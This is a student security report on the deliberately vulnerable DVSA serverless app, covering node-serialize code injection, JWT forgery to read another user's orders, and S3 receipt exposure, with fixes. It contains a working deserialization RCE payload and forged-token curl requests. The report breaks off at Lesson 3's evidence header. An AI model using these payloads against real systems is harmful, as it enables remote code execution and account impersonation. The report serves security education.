King Fahd University of Petroleum and Minerals

DVSA Vulnerability Discovery and Remediation Project

Done by Team 47:

Name: Mohammed Alnasr - ID: 202245960

Name: Khaled Mathbaq – ID: 202283100

Course: **ICS344**

Date: **2026/5/3**

Lesson #1 and Lesson #9: Event Injection and Vulnerable Dependencies

Part 1) Goal and Vulnerability Summary

This section demonstrates two closely related vulnerabilities in DVSA:

- **Lesson #1: Event Injection (Code Injection)**
- **Lesson #9: Vulnerable Dependencies**

The backend API (DVSA-ORDER-MANAGER) processes user input using an unsafe deserialization mechanism enabled by the dependency node-serialize. This allows attacker-controlled input to be interpreted as executable JavaScript.

The security impact is critical: an attacker can execute arbitrary code inside the Lambda environment, leading to Remote Code Execution (RCE) and potential abuse of backend services.

Part 2) Why This Works / Root Cause

The root cause is the use of a **vulnerable dependency** (node-serialize version 0.0.4) to process user-controlled input.

The application performs:

- unsafe deserialization of request data
- execution of specially crafted payloads containing $$ND_FUNC$$
- no validation or sanitization of input

Because of this:

- attacker input is treated as executable code
- malicious payloads are executed inside the Lambda function
- backend logic is compromised

This demonstrates how insecure dependency usage directly leads to code injection vulnerabilities.

Part 3) Environment and Setup

- DVSA deployed on AWS
- API Gateway endpoint: /order
- Lambda function: DVSA-ORDER-MANAGER

- CloudWatch log group: /aws/lambda/DVSA-ORDER-MANAGER
- Tools used:
    - curl
    - AWS Console (CloudWatch Logs)

Part 4) Reproduction Steps

Step 1 — Set API Endpoint

```
export API="https://YOUR_API_URL/dvsa/order"
```

Step 2 — Set Authorization Token

```
export TOKEN_B="ATTACKER_TOKEN"
```

Step 3 — Send Malicious Payload

```
curl -X POST "$API" \
-H "Content-Type: application/json" \
-H "authorization: $TOKEN_B" \
-d "{\"action\":\"_\$\$ND_FUNC\$\$_function(){var
fs=require('fs');fs.writeFileSync('/tmp/pwned.txt','You are reading the contents of my
hacked file');var fileData=fs.readFileSync('/tmp/pwned.txt','utf-8');console.error('FILE
READ SUCCESS: '+fileData);}()\",\"cart-id\":\"\"}"
```

Step 4 — Observe API Response

The API returns:

```
{"status":"err","msg":"unknown action"}
```

This does not indicate failure.

Step 5 — Check CloudWatch Logs

Navigate to:

CloudWatch → Logs → /aws/lambda/DVSA-ORDER-MANAGER

Look for:

FILE READ SUCCESS: You are reading the contents of my hacked file

Part 5) Evidence and Proof

The vulnerability is confirmed by the following evidence:

```
khale@Khaled:/mnt/c/Users/khale$ curl -X POST "$API" -H "Content-Type: application/json" -H "authoriza
tion: $TOKEN_B" -d "{\"action\":\"_\$\$ND_FUNC\$\$_function(){var fs=require('fs');fs.writeFileSync('/
tmp/pwned.txt','You are reading the contents of my hacked file');var fileData=fs.readFileSync('/tmp/pw
ned.txt','utf-8');console.error('FILE READ SUCCESS: '+fileData);}()\",\"cart-id\":\"\"}"
{"status":"err","msg":"unknown action"}khale@Khaled:/mnt/c/Users/khale$ ^C
khale@Khaled:/mnt/c/Users/khale$
```

Figure 1: Malicious payload sent using curl

```
{"status":"err","msg":"unknown action"}khale@Khaled:/mnt/c/Users/khale$
```

Figure 2: API response showing "unknown action"

```
▼  2026-04-22T17:08:24.580+03:00        2026-04-22T14:08:24.580Z 9127885b-3f02-458a-9dff-7e3f0081829e ERROR FILE READ SUCCESS: You are reading the contents of my hacked file

   2026-04-22T14:08:24.580Z        9127885b-3f02-458a-9dff-7e3f0081829e    ERROR   FILE READ SUCCESS: You are reading the contents of my hacked file
```

Figure 3: CloudWatch logs showing successful code execution

The CloudWatch logs clearly show the message:

"FILE READ SUCCESS: You are reading the contents of my hacked file"

This confirms that:

- attacker-controlled code was executed
- the Lambda function performed file operations
- input was treated as executable code

Although the API returned unknown action, the injected code executed before normal request processing continued.

Part 6) Fix Strategy / Probable Mitigation

The vulnerability should be fixed by addressing both:

1. **unsafe deserialization**
2. **vulnerable dependency usage**

The fix includes:

- removing the node-serialize dependency from request parsing
- replacing unsafe deserialization with safe JSON parsing
- validating request fields using an allowlist
- ensuring input is always treated as data

This prevents execution of attacker-controlled code and removes the root cause of the vulnerability.

Part 7) Code / Config Changes

File modified:
DVSA-ORDER-MANAGER/order-manager.js

Before (vulnerable code)

```
const serialize = require('node-serialize');

var req = serialize.unserialize(event.body);
var headers = serialize.unserialize(event.headers);
```

After (fixed code)

```
const ALLOWED_ACTIONS = [
  "new","update","cancel","get","orders","account",
  "profile","shipping","billing","complete",
  "inbox","message","delete","upload","feedback","admin-orders"
];

function safeParseJson(input, fallback = {}) {
  if (input === null || input === undefined) return fallback;
  if (typeof input === "object") return input;
  if (typeof input !== "string") return fallback;

  try {
    return JSON.parse(input);
  } catch (e) {
    return fallback;
  }
}
```

```
var req = safeParseJson(event.body, {});
var headers = safeParseJson(event.headers, {});

if (!req || typeof req !== "object") {
  return callback(null, resp(400, { status: "err", msg: "invalid request body" }));
}

if (typeof req.action !== "string" || !ALLOWED_ACTIONS.includes(req.action)) {
  return callback(null, resp(400, { status: "err", msg: "invalid action" }));
}
```

Dependency Fix

The vulnerable dependency was removed:

Before (package.json):

"node-serialize": "0.0.4"

After:

(node-serialize removed)

Explanation of Fix

- removed unsafe deserialization
- replaced it with safe JSON parsing
- restricted allowed actions
- eliminated the vulnerable dependency

These changes ensure that attacker input cannot be executed as code.

Part 8) Verification After Fix

The same malicious payload was executed again after applying the fix.

Result After Fix

- injected code was not executed
- no CloudWatch log entry appeared
- API rejected the request

Timestamp	Message
	No more records within selected time range *Retry*
2026-04-22T18:05:45.782+03:00	START RequestId: b53ffee6-5723-4fa6-8423-c40025f41d92 Version: $LATEST
START RequestId: b53ffee6-5723-4fa6-8423-c40025f41d92 Version: $LATEST	
2026-04-22T18:05:46.504+03:00	END RequestId: b53ffee6-5723-4fa6-8423-c40025f41d92
END RequestId: b53ffee6-5723-4fa6-8423-c40025f41d92	
2026-04-22T18:05:46.504+03:00	REPORT RequestId: b53ffee6-5723-4fa6-8423-c40025f41d92 Duration: 721.79 ms Billed Duration: 722 ms Memory Size: 128 MB Max Memory Used: 100 MB
REPORT RequestId: b53ffee6-5723-4fa6-8423-c40025f41d92 Duration: 721.79 ms Billed Duration: 722 ms Memory Size: 128 MB Max Memory Used: 100 MB	
2026-04-22T18:05:49.075+03:00	START RequestId: eedd66e6-6ee3-4380-ba6d-187e08498695 Version: $LATEST
START RequestId: eedd66e6-6ee3-4380-ba6d-187e08498695 Version: $LATEST	
2026-04-22T18:05:53.268+03:00	END RequestId: eedd66e6-6ee3-4380-ba6d-187e08498695
END RequestId: eedd66e6-6ee3-4380-ba6d-187e08498695	
2026-04-22T18:05:53.268+03:00	REPORT RequestId: eedd66e6-6ee3-4380-ba6d-187e08498695 Duration: 4192.56 ms Billed Duration: 4193 ms Memory Size: 128 MB Max Memory Used: 100 MB
REPORT RequestId: eedd66e6-6ee3-4380-ba6d-187e08498695 Duration: 4192.56 ms Billed Duration: 4193 ms Memory Size: 128 MB Max Memory Used: 100 MB	
2026-04-22T18:06:18.568+03:00	START RequestId: 5c64afc5-0a8d-4207-9fb1-079a62964336 Version: $LATEST
START RequestId: 5c64afc5-0a8d-4207-9fb1-079a62964336 Version: $LATEST	
2026-04-22T18:06:18.587+03:00	END RequestId: 5c64afc5-0a8d-4207-9fb1-079a62964336
END RequestId: 5c64afc5-0a8d-4207-9fb1-079a62964336	
2026-04-22T18:06:18.587+03:00	REPORT RequestId: 5c64afc5-0a8d-4207-9fb1-079a62964336 Duration: 18.77 ms Billed Duration: 19 ms Memory Size: 128 MB Max Memory Used: 100 MB
REPORT RequestId: 5c64afc5-0a8d-4207-9fb1-079a62964336 Duration: 18.77 ms Billed Duration: 19 ms Memory Size: 128 MB Max Memory Used: 100 MB	
2026-04-22T18:06:19.726+03:00	START RequestId: 6eb9e8b7-0c1a-4b0b-91c5-582eb031179f Version: $LATEST
START RequestId: 6eb9e8b7-0c1a-4b0b-91c5-582eb031179f Version: $LATEST	

Figure 4: No hacked file is read in logs

Conclusion

This confirms that:

- the vulnerability has been successfully mitigated
- attacker-controlled input is no longer executed
- the system safely handles user input

Part 9) Structured Operation and Security Analysis

Table A — Structured Analysis Summary

Vulnerability	**Intended Rule(s)**	**Artifacts Used to Infer Rule**	**Normal Behavior Evidence**	**Exploit Behavior Evidence**
Event Injection	User input should be treated strictly as data	curl request, CloudWatch logs, API responses	Requests processed normally without executing code	Injected payload executed and produced log output (FILE READ SUCCESS)

Table B — Structured Analysis Summary

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Event Injection	The system executed user-controlled input as code instead of treating it as data	Intentional misuse / security-relevant abuse	Safe JSON parsing and input validation added in order-manager.js	No code execution observed after fix

Structured Analysis Explanation

Intended Logic:
The system should process user requests as structured data and route them based on predefined actions. Input must not be executed as code.

Observed Exploit Behavior:
The application executed attacker-controlled input due to unsafe deserialization, allowing arbitrary code execution within the Lambda function.

Deviation:
This behavior violates the intended security rule because user input was treated as executable code instead of data.

Fix Validation:
After implementing safe parsing and validation, the same malicious payload no longer executed, confirming that the vulnerability was resolved.

Part 10) Takeaway / Lessons Learned

This vulnerability demonstrates that unsafe deserialization can lead to critical security issues such as Remote Code Execution. User input must never be interpreted as executable code.

By replacing unsafe parsing with secure JSON handling and validating allowed actions, the system can prevent injection attacks and protect backend services from unauthorized execution.

Lesson #2: Broken Authentication

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a **Broken Authentication vulnerability** in the DVSA application. The issue occurs in the JWT-based authentication mechanism used by the backend API (API Gateway + Lambda). The system fails to verify the integrity of JWT tokens, allowing attackers to modify identity claims such as username and sub.

The security impact is severe, as an attacker can impersonate another user and access their sensitive data, including order information.

Part 2) Why This Works / Root Cause

The vulnerability exists because the backend **trusts unverified JWT claims**. Instead of validating the token signature, the system decodes the payload and directly uses identity fields for authorization.

This allows an attacker to modify the token payload and impersonate another user without detection.

Part 3) Environment and Setup

- DVSA deployed on AWS (API Gateway + Lambda)
- Two users created:
  - User B (attacker)
  - User C (victim)
- Both users placed at least one order
- Tools used:
  - Browser DevTools (Network tab)
  - curl
  - python3
  - jq

Part 4) Reproduction Steps

Step 1 — Capture Tokens

Login as User B and capture the Authorization token using DevTools (Network tab). Repeat for User C.



Figure 5: Token of the hacker

Step 2 — Capture Victim Token

- Logged in as User C
- Repeated the same steps
- Extracted TOKEN_C



Figure 6: Token for the victim

Step 3 — Decode Tokens

Used a Python script to decode JWT payloads and extract:

- username
- sub

Saved victim's identity:

export VICTIM_USER="victim_username"



Figure 7: Decoded tokens

Step 4 — Confirm Normal Behavior

Sent request using attacker token:

```
curl -s "$API" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}'
```

Result:

- Only attacker's orders were returned

{"status":"ok","orders":[{"order-id":"c505ca40-422f-400e-bce4-8f54bf588d4a","date":1776376282,"total":45,"status":"processed","token":"X614[redacted]6uVqG"}]}

Step 5 — Forge Token

The attacker's token payload was modified by replacing username and sub with the victim's identity, then re-encoded while keeping the original token structure.

Step 6 — Exploit

Sent request using forged token:

```
curl -s "$API" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}'
```

```
echo "Forged token length: ${#FAKE_AS_C}"
Forged token length: 1067
khale@Khaled:/mnt/c/Users/khale$ curl -s "$API" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}'
{"status":"ok","orders":[{"order-id":"9174c1b7-7c55-40d0-957d-5f9cc2897109","date":1776373954,"total":40,"status":"processed","token":[redacted]}]}khale@Khaled:/mnt/c/Users/khale$
```

Figure 8: Victim order list by using the forged token

Step 6 — Retrieve Full Order Details

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_C\",\"isAdmin\":\"false\"}" | jq
```

Result: Full order details of User C are retrieved.

Part 5) Evidence and Proof

The vulnerability is confirmed by the following evidence:

1. The forged JWT returned the victim's order list instead of the attacker's.
2. A victim order ID was extracted from that list.
3. Using the same forged token, the API returned the victim's full order record.

The returned JSON included sensitive fields such as:

- shipping address
- confirmation token
- purchased items
- payment timestamp
- total amount
- victim user ID

These results prove that the backend trusted modified JWT claims and authorized access to another user's data.



Figure 9: Token of the hacker

Normal behaviour:

{"status":"ok","orders":[{"order-id":"c505ca40-422f-400e-bce4-8f54bf588d4a","date":1776376282,"total":45,"status":"processed","token":"X614[redacted]6uVqG"}]}

```
echo "Forged token length: ${#FAKE_AS_C}"
Forged token length: 1067
khale@Khaled:/mnt/c/Users/khale$ curl -s "$API" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}'
{"status":"ok","orders":[{"order-id":"9174c1b7-7c55-40d0-957d-5f9cc2897109","date":1776373954,"total":40,"status":"processed","token"[redacted] khale@Khaled:/mnt/c/Users/khale$
```

Figure 10: screenshot of response showing victim orders

```
khale@Khaled:/mnt/c/Users/khale$ export ORDER_C="9174c1b7-7c55-40d0-957d-5f9cc2897109"
khale@Khaled:/mnt/c/Users/khale$ curl -s "$API" -H "content-type: application/json" -H "authorization: $FAKE_AS_C" --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_C\"}" | jq
{
  "status": "ok",
  "order": {
    "address": {
      "name": "dfgdfgdfg",
      "address": "dfgdfgdfgdfgdfg",
      "phone": "dfgdfgdfgdfg",
      "email": ""
    },
    "confirmationToken": [redacted]
    "itemList": {
      "1014": 1
    },
    "orderId": "9174c1b7-7c55-40d0-957d-5f9cc2897109",
    "orderStatus": 200,
    "paymentTS": 1776373954,
    "totalAmount": 40,
    "userId": "04589438-e031[redacted]-"
  }
}
khale@Khaled:/mnt/c/Users/khale$
```

Figure 11: Full order details by using victim order ID

Part 6) Fix Strategy / Probable Mitigation

The vulnerability occurs because the backend Lambda function trusts JWT payload data without verifying the token signature.

To fix this issue, the authentication logic must be updated to properly validate JWT tokens before extracting identity information.

The fix includes:

- verifying the JWT signature using Cognito public keys (JWKS),
- validating important claims such as issuer (iss) and expiration (exp),
- rejecting any token that fails verification,
- only extracting user identity after successful validation.

This ensures that modified or forged tokens cannot be used to impersonate other users.

Part 7) Code / Config Changes

File modified:
DVSA-ORDER-MANAGER/order-manager.js

Step 1 — Add JWT Verification Logic

JWT verification logic was added to fetch Cognito public keys and validate token signatures before use.

Step 2 — Replace Vulnerable JWT Parsing Code

Before (vulnerable code):

```
var auth_header = headers.Authorization || headers.authorization;
var token_sections = auth_header.split('.');
var auth_data = jose.util.base64url.decode(token_sections[1]);
var token = JSON.parse(auth_data);
var user = token.username;
var isAdmin = false;
```

After (fixed code):

```
var auth_header = (headers.Authorization || headers.authorization || "");
var jwt = auth_header.replace(/^Bearer\s+/i, "").trim();
```

```
if (!jwt) {
  return callback(null, resp(401, { status: "err", msg: "missing authorization" }));
}

verifyCognitoJwt(jwt).then((claims) => {
  var user = claims.username || claims["cognito:username"] || claims.sub;

  if (!user) {
    return callback(null, resp(401, { status: "err", msg: "missing subject" }));
  }

  var isAdmin = false;

}).catch((e) => {
  console.log("JWT verify failed:", e);
  return callback(null, resp(401, { status: "err", msg: "invalid token" }));
});
```

Step 3 — Deploy Changes

The updated code was deployed using the AWS Lambda console:

1. Open AWS Lambda
2. Select DVSA-ORDER-MANAGER
3. Edit order-manager.js
4. Click **Deploy**

Part 8) Verification After Fix

The same forged token used in the exploitation phase was tested again after applying the fix.

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}' | jq
```

```
khale@Khaled:/mnt/c/Users/khale$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}' | jq
{
  "status": "err",
  "msg": "invalid token"
}
khale@Khaled:/mnt/c/Users/khale$
```

Figure 12: Forged token failed

Part 9) Structured Operation and Security Analysis

Table A — Structured Analysis Summary

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Authentication	Only a valid and verified JWT should determine user identity. A user must only access their own data.	DevTools token capture, decoded JWT payload, API responses, curl output	Using a valid token, the API returned only the attacker's orders.	Using a forged token, the API returned the victim's order list and full order details.

Table B — Structured Analysis Summary

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency
Broken Authentication	The backend trusted JWT payload fields without verifying the signature, allowing attacker-controlled identity claims to be used for authorization.	Intentional misuse / security-relevant abuse	JWT verification added in DVSA-ORDER-MANAGER/order-manager.js	Forged token rejected, valid token works correctly	Not measured

Structured Analysis Explanation

Intended Logic:
The system should verify the JWT signature and ensure that only valid tokens issued by the authentication provider are accepted. Each user should only access their own data.

Observed Exploit Behavior:
The backend accepted a modified JWT token and used the altered identity fields to authorize access, allowing the attacker to retrieve another user's data.

Deviation:
This behavior violates the authentication rule because the system trusted unverified user-controlled data.

Fix Validation:
After implementing JWT verification, the system rejected forged tokens and restored correct authentication behavior.

Part 10) Takeaway / Lessons Learned

This vulnerability demonstrates that decoding a JWT is not sufficient for authentication. The backend must verify the token signature before trusting any identity claims.

In serverless architectures, improper authentication validation can expose multiple backend operations and sensitive data. Applying proper JWT verification ensures that only legitimate users can access protected resources and prevents user impersonation attacks.

Lesson #3: Sensitive Data Exposure

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a **Sensitive Data Exposure** vulnerability in the DVSA application. The issue is related to how receipt files are generated and stored in an Amazon S3 bucket.

When a user completes an order, the system creates receipt files (.raw and .txt) and stores them in a structured S3 path based on date. These files contain order-related information such as order ID and confirmation token.

The security concern is that sensitive data is stored in S3 and may be exposed if access control is misconfigured. In this deployment, direct access to the files is restricted, but the presence of sensitive data in storage still represents a potential risk.

Part 2) Why This Works / Root Cause

The root cause of this issue is related to how the application handles storage of sensitive data:

- receipt files are stored in S3 in predictable paths
- file names include order identifiers and tokens
- sensitive information is written in plain text format
- improper error handling exposes backend details

Although the S3 bucket is not publicly accessible in this deployment, the design still presents a risk because:

- attackers can discover storage structure
- sensitive data is not encrypted or protected
- backend errors leak internal implementation details

Part 3) Environment and Setup

- DVSA deployed on AWS
- API Gateway endpoint: /dvsa/order
- S3 bucket: dvsa-receipts-bucket-xxxx-us-east-1
- Lambda functions involved:
    - DVSA-ORDER-MANAGER

    - get_order.py
- Tools used:
    - Browser (DevTools)
    - AWS Console (S3)
    - curl (Ubuntu terminal)

Part 4) Reproduction Steps

Step 1 — Create Order

User A logs in and completes an order through the DVSA website.

Step 2 — Locate Receipt Files

Navigate to AWS S3:

S3 → dvsa-receipts-bucket → 2026 → 04 → 26

Receipt files are observed:

- .raw
- .txt



Figure 13: S3 bucket showing receipt files

Step 3 — Attempt Direct Access

The .raw file URL is opened directly in the browser.

Result:

AccessDenied



Figure 14: Browser showing AccessDenied when accessing receipt

Step 4 — Attempt API Access

User B attempts to retrieve User A's order using API:

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"get","order-id":"ORDER_A"}'
```

Result:

- backend error occurs
- stack trace is returned

```
mhmd@DESKTOP-E3QMSD9:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_A\"}" | jq
{
  "errorMessage": "'bool' object has no attribute 'lower'",
  "errorType": "AttributeError",
  "stackTrace": [
    "  File \"/var/task/get_order.py\", line 32, in lambda_handler\n    is_admin = json.loads(event.get(\"isAdmin\", \"f
alse\").lower())\n"
  ]
}
```

Figure 15: Terminal showing API stack trace error

Part 5) Evidence and Proof

